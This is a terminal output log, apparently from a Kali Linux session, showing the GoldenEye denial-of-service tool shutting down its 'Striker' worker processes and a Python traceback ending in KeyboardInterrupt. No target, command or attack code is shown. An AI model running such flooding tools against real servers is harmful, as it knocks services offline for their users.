Killing worker Striker-109
Killing worker Striker-110
Killing worker Striker-111
Killing worker Striker-112
Killing worker Striker-113
Killing worker Striker-114
Killing worker Striker-115
Killing worker Striker-116
Killing worker Striker-117
Killing worker Striker-118
Killing worker Striker-119
Killing worker Striker-120
Killing worker Striker-121
Killing worker Striker-122
Killing worker Striker-123
Killing worker Striker-124
Traceback (most recent call last):
  File "/home/nsut/GoldenEye./goldeneye.py", line 642, in <module>
    main()
  File "/home/nsut/GoldenEye./goldeneye.py", line 632, in main
    goldeneye.fire()
  File "/home/nsut/GoldenEye./goldeneye.py", line 179, in fire
    self.monitor()
  File "/home/nsut/GoldenEye./goldeneye.py", line 201, in monitor
    worker.join(JOIN_TIMEOUT)
  File "/usr/lib/python3.10/multiprocessing/process.py", line 149, in join
    res = self._popen.wait(timeout)
  File "/usr/lib/python3.10/multiprocessing/popen_fork.py", line 40, in wait
    if not wait([self.sentinel], timeout):
  File "/usr/lib/python3.10/multiprocessing/connection.py", line 931, in wait
    ready = selector.select(timeout)
  File "/usr/lib/python3.10/selectors.py", line 416, in select
    fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt
Shutting down GoldenEye
```

(nsut㉿kali)-[~/GoldenEye]

THANK YOU

